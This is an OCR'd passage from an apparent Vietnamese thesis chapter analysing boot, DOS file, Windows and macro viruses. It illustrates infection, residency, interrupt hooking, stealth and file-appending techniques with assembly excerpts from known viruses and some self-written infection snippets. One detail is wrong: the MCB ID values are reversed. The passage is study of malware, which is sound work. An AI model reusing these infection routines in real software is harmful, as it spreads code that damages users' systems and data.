
2.1.1. Cấu trúc chương trình

Do đặc điểm boot virus được thực hiện trước cả hệ điều hành nên nó có ưu thế là không bị phụ thuộc vào bất cứ hệ điều hành nào nhưng cũng có một nhược điểm là không sử dụng được các dịch vụ có sẵn của hệ điều hành mà phải tự thiết kế toàn bộ các thủ tục của mình.

Vì chỉ được thực hiện một lần khi máy tính khởi động, thường boot virus phải thường trú trong bộ nhớ để có thể được xử lý nhiều lần, do đó chương trình boot virus được chia làm hai phần chính như sau:

Phần cài đặt

Là phần được thực hiện đầu tiên sau khi được trao quyền điều khiển từ đoạn mã nằm trong ROM. Chịu trách nhiệm tải phần thân vào bộ nhớ, thay thế các ngắt để đảm bảo giám sát liên tục được các hoạt động của hệ thống.
Ta có thể mô tả hoạt động của phần cài đặt bằng lưu đồ thuật toán sau:




Hình 2.1. Phần cài đặt của Boot virus

Dễ thấy chức năng đọc thân virus chỉ có ở DB virus vì với SB virus thì toàn bộ chương trình được đọc ngay khi nạp boot sector.

Phần thân

Thực hiện việc kiểm tra và lây lan trên các đối tượng thích hợp, phá hoại chương trình hoặc dữ liệu v.v..có thể mô tả bằng lưu đồ thuật toán như sau:



Hình 2.2. Phần thân của Boot virus

2.1.2. Các kỹ thuật chính

Kiểm tra tính tồn tại duy nhất

Trong quá trình lây lan trên đĩa, virus phải kiểm tra để đảm bảo chỉ lây mỗi đĩa một lần để không làm chậm hoạt động của hệ thống. Thông thường để kiểm tra tính tồn tại của mình, virus hay tìm mã nhận dạng (key value), mã này có một giá trị đặc biệt và được lưu tại một vị trí được xác định trên đĩa tùy từng virus, nếu tìm thấy mã này tức là đã lây rồi, sẽ không tiến hành lây lại nữa.

Đoạn mã sau được trích từ source code của virus Brain ver.1 để minh họa cho kỹ thuật kiểm tra tính duy nhất, điều cần chú ý là mã nhận dạng của virus Brain là 1234h:

```
mov     ax,word ptr cs:store+4
cmp     ax,1234h
jne     bp0190
mov     switch,1
jmp     short bp0220
```

Kỹ thuật này có một nhược điểm là nếu nhiều virus lại chọn cùng một vị trí để lưu mã nhận dạng của mình sẽ dẫn đến việc nhận dạng sai, sau này các boot virus khắc phục bằng kỹ thuật kiểm tra đoạn mã lệnh tương ứng của nó trong vùng nhớ và trên boot sector.

Trước khi vào thường trú virus cũng phải kiểm tra xem trước đó nó đã được nạp vào trong vùng nhớ chưa, nếu đã được nạp rồi thì thôi vì quá trình nạp một virus nhiều lần vào vùng nhớ sẽ làm chậm quá trình khởi động, ảnh hưởng đến việc nạp và thi hành các chương trình khác, giảm vùng nhớ quy ước đi nhiều gây sự chú ý không cần thiết của người sử dụng.

Thường trú trong bộ nhớ

Boot virus muốn tăng khả năng lây lan (cũng là khả năng tồn tại) của mình thì bắt buộc phải vào thường trú trong bộ nhớ, thường sẽ phải thường trú trong vùng nhớ cao nhất có thể được.

Thông thường hệ điều hành chỉ quản lý được dung lượng bộ nhớ quy ước do BIOS quy định được ghi trong địa chỉ 0:0413h sau quá trình POST, lợi dụng điều này boot virus sẽ thay đổi giá trị nằm trong địa chỉ 0:0413h sau khi đã trừ đi dung lượng bộ nhớ nó cần sử dụng.

Đoạn mã sau được trích từ source code của virus Brain ver.1 để minh họa cho kỹ thuật thường trú trong bộ nhớ cao:

```
mov     ax,bw0413
sub     ax,7
mov     bw0413,ax
```

Kỹ thuật này có một nhược điểm là nếu máy tính khởi động lại (reset) thì quá trình kiểm tra bộ nhớ không được thực hiện lại, do đó virus lại giảm kích thước trong địa chỉ 0:0413h đi một lần nữa, vì thế dễ gây chú ý cho người sử dụng khi thấy dung lượng vùng nhớ ngày càng bị thu hẹp. Để khắc phục điều này virus phải tiến hành kiểm tra tính tồn tại trong vùng nhớ trước khi cài đặt.

Lây lan

Sau khi vào thường trú trong bộ nhớ, virus sẽ chiếm ngắt 13h là ngắt thực hiện các tác vụ đọc, ghi đĩa để đảm bảo lây lan sang các đĩa khác.

Trước hết virus sẽ đọc boot sector lên để kiểm tra xem đã bị lây chưa bằng kỹ thuật kiểm tra tính duy nhất, nếu chưa lây, virus sẽ tạo ra một boot sector giả với đoạn mã của mình, đoạn boot giả này sẽ được ghi vào vị trí của boot sector còn boot sector chuẩn sẽ được lưu vào một vùng xác định trên đĩa.

Đoạn mã sau được trích từ source code của virus Brain ver.1 để minh họa cho kỹ thuật thay ngắt 13h, ngắt cũ được chuyển sang thành 6Dh:

```
xor     ax,ax
mov     ds,ax
mov     ax,bw004c
mov     bw01b4,ax
mov     ax,bw004e
mov     bw01b6,ax
mov     ax,offset bp0120
mov     bw004c,ax
mov     ax,cs
mov     bw004e,ax
```

Cùng với việc chiếm ngắt, virus cũng phải bảo toàn được bảng tham số đĩa BPB để làm dữ liệu đầu vào cho các thao tác truy xuất đĩa.

Điều kiện phá hoại

Đặc tính phá hoại không bắt buộc phải có trong thân virus, chính vì thế sự phá hoại của virus có thể rất đa dạng, từ việc chỉ đưa ra các thông báo đùa cợt cho đến việc phá hoại một phần hay toàn bộ dữ liệu trên đĩa.

Để khởi động thủ tục phá hoại, virus cần căn cứ vào một điều kiện nào đó, các điều kiện này có thể được xác định trước hoặc ngẫu nhiên.

Ngụy trang

Ngụy trang là một kỹ thuật ra đời sau nhưng rất cần thiết để virus giảm khả năng bị phát hiện bởi các phần mềm có khả năng can thiệp vào cấu trúc của đĩa. Vì boot virus luôn thay chỗ cho boot sector chuẩn nên khi có yêu cầu đọc boot sector của các phần mềm hệ thống nếu boot virus không trả về được bản boot sector chuẩn sẽ bị phát hiện ngay nên thông thường các boot virus sẽ

liên tục giám sát các thao tác đọc đĩa, nếu có yêu cầu đọc boot sector của một phần mềm khác thì boot virus sẽ đọc bản chuẩn từ vị trí cất giấu để che mắt các chương trình hệ thống.

Đoạn mã sau được trích từ source code của virus Brain ver.1 để minh họa cho kỹ thuật ngụy trang, nếu có yêu cầu đọc boot sector thì gọi thủ tục đọc boot sector chuẩn.

```
        cmp     ah,2
        cmp     ah,2
        cmp     dl,2
        ja      bp014
        cmp     ch,0
        jne     bp013
        cmp     dh,0
        je      bp015
bp013:  dec     ifncnt
        jne     bp0140
        jmp     short bp015
bp014:  jmp     bp024
bp015:  mov     switch,0
        mov     ifncnt,4
        push    ax
        push    bx
        push    cx
        push    dx
        mov     drivno,dl
        mov     cx,4
```

2.2. File virus

Dễ thấy số lượng và cả chất lượng của các file virus vượt trội hơn hẳn các boot virus do chúng được chạy trên nền của hệ điều hành nên có thể tận dụng toàn bộ các ưu thế của hệ điều hành để thực hiện các ý đồ của mình. File virus được phân làm hai loại chính như sau:

TF Virus

Virus thuộc loại này không thường trú trong bộ nhớ, không chiếm các ngắt, khi được trao quyền nó sẽ tìm một hoặc nhiều file khác để lây lan.

RF Virus

Có thường trú trong bộ nhớ, khống chế hoạt động của máy tính bằng cách chiếm các ngắt (phổ biến nhất là ngắt 21h) để tiến hành lây lan.

2.2.1. Cấu trúc chương trình


Do nguyên tắc hoạt động khác nhau nên cấu trúc của TF Virus và RF virus cũng khác nhau.

TF Virus

Vì nguyên lý làm việc đơn giản, không thường trú và không chiếm ngắt nên cấu trúc của một TF virus thường bao gồm ba phần chính:

Phần lây lan

Để đảm bảo sự tồn tại của mình, TF virus phải có phần lây lan càng mạnh càng tốt, tuy nhiên việc lây nhiều file cũng dẫn tới hậu quả là làm chậm tốc độ của hệ thống nên dễ bị phát hiện. Ta có thể mô tả hoạt động của phần lây lan bằng lưu đồ thuật toán sau:



Hình 2.3. Phần lây lan của File virus

Để lây lan vào file đối tượng, thường file virus hay sử dụng một số phương pháp sau (chung cho cả hai loại RF virus và TF virus):

- Chèn đầu: Thường áp dụng để lây lên các file kiểu .COM do đặc điểm của file dạng này luôn có đầu vào cố định là 100h sau đầu đoạn do vùng 100h này được dành cho đoạn đầu chương trình (Program Segment Prefix – PSP). Virus sẽ chèn đoạn mã của mình vào đầu file đối tượng và đẩy đoạn mã của file này dịch đi một đoạn đúng bằng kích thước của virus. Ưu điểm là dễ thường trú trong bộ nhớ nhưng nếu kích thước file đối tượng lớn thì việc dịch chuyển file sẽ lâu, dễ bị phát hiện.
- Nối file: Virus sẽ nối đoạn mã của mình vào cuối chương trình đối tượng và phải định vị lại lệnh nhảy để chuyển điều khiển đến cho đoạn mã virus chứ không phải cho file đối tượng.
- Chèn giữa: Virus sẽ ghi đoạn mã của mình vào vùng trống trong file đối tượng (như stack). Ưu điểm của phương pháp này là không làm tăng kích thước chương trình lên nhiều, thậm chí không tăng nhưng lại hay gây ra lỗi nếu lạm dụng stack hoặc buffer của chương trình đối tượng.

Phần phá hoại


Không nhất thiết phải có, phương thức phá hoại cũng vô cùng đa dạng.

Phần dữ liệu

Chứa các dữ liệu nội tại của chương trình virus và các dữ liệu của chương trình đối tượng đang bị chiếm quyền.

RF Virus

Do phải giải quyết vấn đề thường trú và chiếm ngắt nên cấu trúc của RF Virus phải có thêm phần cài đặt, hoạt động của phần cài đặt có thể biểu diễn qua lưu đồ thuật toán như sau:



Hình 2.4. Phần cài đặt của RF virus

2.2.2. Các kỹ thuật chính

Kiểm tra tính tồn tại duy nhất

Cũng giống như boot virus, để giảm khả năng bị phát hiện, trước khi lây lan file virus bắt buộc phải kiểm tra sự tồn tại của mình trên đối tượng sắp lây.

Kiểm tra trên file: Có hai kỹ thuật chính hay được sử dụng là so sánh kích thước và kiểm tra mã nhận dạng. Kỹ thuật so sánh kích thước cho độ chính xác thấp nên ít được sử dụng.

Đoạn mã sau được trích từ source code của virus W13 để minh họa cho kỹ thuật kiểm tra tính duy nhất bằng cách kiểm tra mã nhận dạng.

```
mov   bx,ax
mov   ax,5700h
int   21h
mov   [di+24h],cx
mov   [di+26h],dx
...
mov   cx,[bx+18h]
and   cx,1e0h
cmp   cx,1a0h
je    loc_4
```

Điều đặc biệt ở đây là nếu virus đặt mã nhận dạng trong chương trình thì rất dễ bị các chương trình Anti virus quét và phát hiện, vì thế nó lợi dụng ngay phần phá hoại của mình để làm khóa kiểm tra. Do đặc điểm phá hoại của virus W13 là đổi thông số tháng trong file bị lây nhiễm sang tháng 13 nên khi đọc ngày tháng tạo lập file, nếu thấy tháng có giá trị 13 tức là file đã bị lây nhiễm rồi.

Sau này các file virus thường đặt mã nhận dạng là một chuỗi các giá trị đặc biệt, điều này đặc biệt có ích vì vừa cho phép kiểm tra tính duy nhất một cách chắc chắn, ít nhầm lẫn nhất vừa cho phép kiểm tra được biến thể hiện tại

của virus (virus thường có tính kế thừa, biến thể sau thường được cải tiến hơn).

Kiểm tra trong bộ nhớ: Do yêu cầu thường trú, các RF virus phải tiến hành kiểm tra trong bộ nhớ trước khi cài đặt

Có hai kỹ thuật chính hay được sử dụng là kiểm tra mã nhận dạng và tạo ngắt giả, trong đó kỹ thuật tạo ngắt giả là một sáng tạo của những người viết virus. Bình thường khi gọi một chức năng con (subfunction) không có thật của một ngắt nào đó thì sẽ không có kết quả trả về, nhưng vì virus đã chiếm ngắt nên nó tự thiết kế thêm chức năng con đó để trả về một giá trị đặc biệt, đây là dấu hiệu nhận dạng để file virus biết đối tượng đã bị lây nhiễm rồi.

Đoạn mã sau được trích từ source code của virus 1704 để minh họa cho kỹ thuật kiểm tra tính duy nhất bằng cách tạo ngắt giả, thông thường, chức năng 4Bh của ngắt 21h chỉ có hai chức năng con 0h và 3h tương ứng hai tác vụ: nạp, thi hành chương trình và nạp chương trình overlay. Virus 1704 thiết kế thêm chức năng con FFh để khi được gọi sẽ trả về giá trị 55AAh trong thanh ghi di.

```
mov   ax,4bffh
xor   di,di
xor   si,si
int   21h
cmp   di,55aah
jnz   getoldint21
jmp   kill_virus
...
new_int21:
cmp   ah,4bh
jz    ni21_03
ni21_01:
jmp   dword ptr cs:137h
```

```
ni21_02:
mov   di,55aah
les   ax,dword ptr cs:137h
mov   dx,cs
iret
```

Thường trú trong bộ nhớ

Không như boot virus được tải vào bộ nhớ trước cả hệ điều hành nên có thể chiếm vùng nhớ theo yêu cầu, RF virus chạy sau khi hệ điều hành khởi động nên nó bị khống chế bởi các yếu tố kỹ thuật, một trong những yếu tố này là hệ điều hành chỉ cung cấp chức năng thường trú cho chương trình, nghĩa là RF virus muốn thường trú thì chương trình đối tượng cũng phải được thường trú.

Bộ nhớ nằm trong vùng kiểm soát của MS DOS được chia thành hai phần chính:

- Vùng hệ điều hành: Bắt đầu từ địa chỉ thấp nhất, bao gồm bảng vector ngắt, hạt nhân của hệ điều hành, các drive device v.v.. vùng này có kích thước không xác định phụ thuộc vào phiên bản của hệ điều hành v.v..
- Vùng chương trình tạm thời: Nằm ngay sau hệ điều hành và đạt đến địa chỉ cao nhất có thể. Vùng này được tổ chức thành từng khối tạo thành một chuỗi, các file được tải lên thi hành hoặc thường trú tạo vùng này. Mỗi khối vùng nhớ được quản lý bằng một cấu trúc đầu khối (Memory Control Block – MCB)

Một MCB có cấu trúc như sau:

Offset	Size	Nội dung
0	1	ID
1	2	PSP
3	2	Size
5	0B	Unused

Trong đó:

ID: Byte nhận dạng loại MCB, nếu mang giá trị 04Dh là MCB cuối cùng trong chuỗi, còn không ID sẽ có giá trị 05Ah.

PSP: Chỉ ra vùng nhớ được MCB quản lý hiện còn trống hay đang cấp cho chương trình nào, nếu còn trống sẽ có giá trị 0, nếu đang được sử dụng sẽ mang giá trị PSP của chương trình xin cấp phát.

Size: Kích thước của khối vùng nhớ mà MCB đó quản lý.

Nếu người viết virus nắm rõ cấu trúc của MCB và các thông tin liên quan trong PSP họ có thể tách một phần vùng nhớ ra khỏi tầm kiểm soát của DOS và dùng vùng này để chứa chương trình virus.

Lây lan

Trong quá trình lây lan, virus phải đảm bảo được các yếu tố sau:

Khống chế được các thông báo lỗi: Người viết virus phải lường trước các trường hợp lỗi xảy ra, ví dụ khi virus lây lan trên một đĩa mềm có lẫy chống ghi, hệ điều hành sẽ ngay lập tức đưa ra thông báo: Write on protect disk mặc dù tại thời điểm đó người sử dụng không hề có bất cứ thao tác ghi nào lên đĩa và hành động của virus sẽ bị phát hiện ngay. Để khống chế các thông báo lỗi kiểu này, virus phải thay ngắt 24h của DOS.

Trả lại thuộc tính ban đầu của file: Virus muốn chèn đoạn mã lệnh của mình vào file đối tượng thì file đó phải không có các thuộc tính như chỉ

đọc (read only), ẩn (hidden) v.v.. sau khi chèn đoạn mã vào thì ngày giờ cập nhật file cũng bị thay đổi theo v.v.. vì vậy các thuộc tính của file phải được lưu để trả lại nguyên vẹn sau khi lây lan.

Đoạn mã sau được trích từ source code của virus 1704 để minh họa cho kỹ thuật lấy và trả lại ngày giờ tạo file cùng các thuộc tính.

```
mov   ax,3d00h
int   21h
jc    quit_open
mov   bx,ax
mov   ax,5700h
int   21h
mov   cs:143h,dx
mov   cs:145h,cx
mov   ax,4300h
lds   dx,dword ptr cs:147h
int   21h
jc    quit_open
mov   cs:141h,cx
xor   cl,20h
test  cl,27h
jz    rw_open
mov   ax,4301h
xor   cx,cx
int   21h
jc    quit_open
rw_open:
mov   ax,3d02h
int   21h
jc    quit_open
mov   bx,ax
```

```
mov   ax,4202h
xor   cx,cx
xor   dx,dx
int   21h
call  infectfile
jnb   infectedok
..
rw_open_quit:
mov   ax,5701h
mov   dx,cs:143h
mov   cx,cs:145h
int   21h
mov   ah,3eh
int   21h
```

Định vị file đối tượng: Các virus sử dụng phương pháp chèn đầu trước hết phải xin cấp phát vùng nhớ, chuyển chương trình vào vùng nhớ này, đọc file đối tượng vào tiếp sau rồi ghi lại toàn bộ file. Các virus sử dụng phương pháp nối đuôi phải dời con trỏ tới cuối file đối tượng để ghi đoạn mã của mình vào, quay lại đầu chương trình để sửa lệnh nhảy đến đầu đoạn mã của virus.

Đoạn mã sau được phát triển để minh họa cho kỹ thuật định vị và ghi nối virus vào file đối tượng.

```
mov ax,3D02h
lea dx,[bp+offset DTA+1Eh]
int 21h
mov bx,ax
mov ax,4202h
mov cx,-1
mov dx,-2
```

```
int 21h
mov ah,3fh
mov cx,2
lea dx,[bp+offset buf_id]
int 21h
cmp word ptr [bp+offset buf_id],'PT'
je close_file
mov ah,3fh
mov cx,3
lea dx,[bp+offset three_byte]
int 21h
mov ax,4202h
xor cx,cx
xor dx,dx
int 21h
sub ax,3
mov word ptr [bp+offset newjump+1],ax
mov ax,4200h
xor cx,cx
xor dx,dx
int 21h
mov ah,40h
mov cx,3
lea dx,[bp+offset newjump]
int 21h
mov ax,4202h
xor cx,cx
xor dx,dx
int 21h
mov ah,40h                                    ‘ ghi virus code
mov cx,virus_end-virus_start
```

```
lea dx,[bp+offset virus_start]
int 21h
mov ah,3eh
int 21h
```

Muốn tồn tại, virus phải tìm được các file đối tượng thích hợp để lây lan, thường tất cả các virus đều sử dụng kỹ thuật tìm kiếm bằng chức năng 4Eh và 4Fh của ngắt 21.

Đoạn mã sau được phát triển để minh họa cho kỹ thuật tìm file đối tượng.

```
mov ah, 4Eh
lea dx,[bp + offset k_file]
mov cx,7
Infect:
int 21h
mov ah,4fh
jmp infect
```

2.3. Virus trên Windows

2.3.1. Nguyên lý hoạt động

Năm 1995 đánh dấu sự thay đổi về cơ bản trong quá trình phát triển của virus khi hệ điều hành Windows 95 xuất hiện. Một trong những lý do là các kỹ thuật mà virus dựa trên nền DOS sử dụng không còn tương thích với Windows 95 nữa. Dưới đây ta sẽ xem xét một vài thay đổi về mặt kỹ thuật của hai hệ điều hành Windows và MS DOS mà những người viết virus cần quan tâm.

Nguyên lý hoạt động của hệ điều hành chuyển từ đơn nhiệm sang đa nhiệm nên Windows không thể cho phép các chương trình gọi ngắt một cách tùy tiện mà phải thông qua các hàm giao diện lập trình ứng dụng (Application

Programming Interface – API). API thực chất là các hàm thư viện viết sẵn của hệ điều hành nằm trong các file liên kết động (Dynamic Link Library - .DLL). Windows được Microsoft kỳ vọng là hệ điều hành không thể bị lây nhiễm virus nên được bổ sung thêm chế độ bảo vệ (protect mode). Các ứng dụng chạy trong chế độ bảo vệ của Windows thường có bộ nhớ riêng và chạy như một hệ thống khép kín độc lập. Mọi thao tác trực tiếp đến vùng nhớ ngoài ứng dụng đều gây ra lỗi bảo vệ.

Để kiểm soát hệ thống ở cấp thấp Windows sử dụng cơ chế Rings. Bộ vi xử lý có bốn mức đặc quyền Ring 0, Ring 1, Ring 2 và Ring 3. Ring 3 được gọi là mức độ người sử dụng, một chương trình thông thường chạy ở Ring 3 sẽ có rất nhiều hạn chế còn Ring 0 lại là nơi hệ điều hành lưu giữ phần mã lệnh hạt nhân của nó, các tiến trình chạy trên Ring 0 có đặc quyền cao nhất.

Do các thay đổi này, những người viết virus phải nhanh chóng tìm hiểu những khía cạnh của hệ điều hành mới và bắt đầu tạo ra các virus tương thích với môi trường hệ điều hành Windows 95, tuy nhiên do sự phát triển của công nghệ nên quá trình phát triển này bắt đầu rẽ nhánh sang dòng macro virus và dòng worm. Số lượng virus lây file ít dần.

2.3.2. Các kỹ thuật chính

Tìm địa chỉ cơ sở của kernell32.dll

Để có thể sử dụng các hàm API của hệ điều hành, trước hết virus phải tìm được địa chỉ cơ sở của file thư viện liên kết động kernell32.dll.

Đoạn mã sau được trích từ source code của virus AnalBeeds để minh họa cho kỹ thuật tìm địa chỉ cơ sở của file kernell32.dll.

```
VirusStart:
        call    GetDelta
        GetDelta:
        pop     ebp
```

```
sub     ebp, offset GetDelta
mov     eax, [esp]

or      eax, 00000FFFh
xor     eax, 00000FFFh
compare:
cmp     word ptr [eax], 'ZM'
je      kernel32_found
sub     eax, 1000h
jmp     compare
```

Sau khi xác định được địa chỉ nằm trong thanh ghi eax, có thể dựa vào đó để tìm kiếm PE Header của kernell32.

Mapping file

File thực thi sẽ được ánh xạ vào không gian bộ nhớ. Virus thao tác trên không gian này và các thao tác đó được ánh xạ ngược lại file vật lý.

Đoạn mã sau được trích từ source code của virus AnalBeeds để minh họa cho kỹ thuật mapping file.

```
Pushad
mov     dword ptr [ebp + newfilesize], ecx
mov     word ptr [ebp + infectionflag], 0
add     ecx, viruslen
add     ecx, 1000h
mov     [ebp + offset memory], ecx
```

Ta thấy khi mapping file virus cần bố trí dung lượng bộ nhớ bằng kích thước file nguyên thủy cộng với độ dài đoạn mã virus cộng thêm một vùng đệm (buffer). Nếu khi mapping không phân phối đủ bộ nhớ có thể sẽ dẫn đến lỗi (fault page) khi ghi.

```
push   0
push   dword ptr [ebp + offset memory]
push   0
push   4
push   0
push   dword ptr [ebp + offset filehandle]
call   [ebp + __ADDR_CreateFileMappingA]
mov    [ebp + offset maphandle], eax
cmp    eax, 0
je     CloseFile
```

Thay đổi thuộc tính file

Cũng giống như các virus dưới nền DOS, khi thao tác trên file, nếu virus không trả lại thuộc tính cũ sẽ rất dễ bị phát hiện.

Đoạn mã sau được trích từ source code của virus AnalBeeds để minh họa cho kỹ thuật lấy và đặt thuộc tính file.

```
mov    [ebp + offset fileofs], esi
push   esi
call   [ebp + __ADDR_GetFileAttributesA]
cmp    eax, 0
mov    [ebp + fileattributes], eax
push   80h
push   esi
call   [ebp + __ADDR_SetFileAttributesA]
...
push   dword ptr [ebp + offset fileattributes]
push   dword ptr [ebp + offset fileofs]
call   [ebp + __ADDR_SetFileAttributesA]
jmp    InfectionSuccesful
```

Kiểm tra tính tồn tại duy nhất

Đoạn mã sau được trích từ source code của virus AnalBeeds để minh họa cho kỹ thuật kiểm tra tính tồn tại duy nhất.

```
cmp    word ptr [esi + 38h], 'MS'
jne    OkGo
mov    word ptr [ebp + infectionflag], 0FFh
jmp    UnmapView
```

2.4. Macro virus

Năm 1995 cũng đánh dấu sự xuất hiện của macro virus, tuy đơn giản về kỹ thuật nhưng ý tưởng xây dựng nên dòng virus này lại cực kỳ thú vị, chỉ bằng cách khai thác những dòng mã lệnh và tính năng được thiết kế nhằm mang lại sự thuận tiện trong công việc của người sử dụng, những người viết virus có thể tạo nên các chương trình gây nên những tổn thất lớn về thời gian cũng như tiền bạc cho người sử dụng. Trong luận văn này chỉ đề cập đến các macro virus hoạt động trên chương trình Microsoft Word và trong môi trường hệ điều hành Windows bởi lẽ nguyên tắc hoạt động của macro virus là gần giống nhau trên các chương trình ứng dụng khác nhau.

2.4.1. Cấu trúc chương trình

Về cấu trúc chương trình, macro virus cũng tuân theo các nguyên tắc cơ bản của virus máy tính, nghĩa là cũng có phần lây lan, phần dữ liệu, phần thân có thể có hoặc không tùy trường hợp.

Nguyên lý hoạt động của macro virus dựa trên việc bộ chương trình Office cho phép người sử dụng tự tạo ra các macro bằng ngôn ngữ lập trình dành cho các ứng dụng (Visual Basic for Application – VBA) để phục vụ cho công việc đặc thù của mình. Lợi dụng điều này, những người viết virus tạo ra

các macro có khả năng tự động thi khi chương trình ứng dụng khởi động hoặc tùy vào thao tác mà người sử dụng tác động vào hệ thống.

2.4.2. Các kỹ thuật chính

Kiểm tra tính tồn tại duy nhất

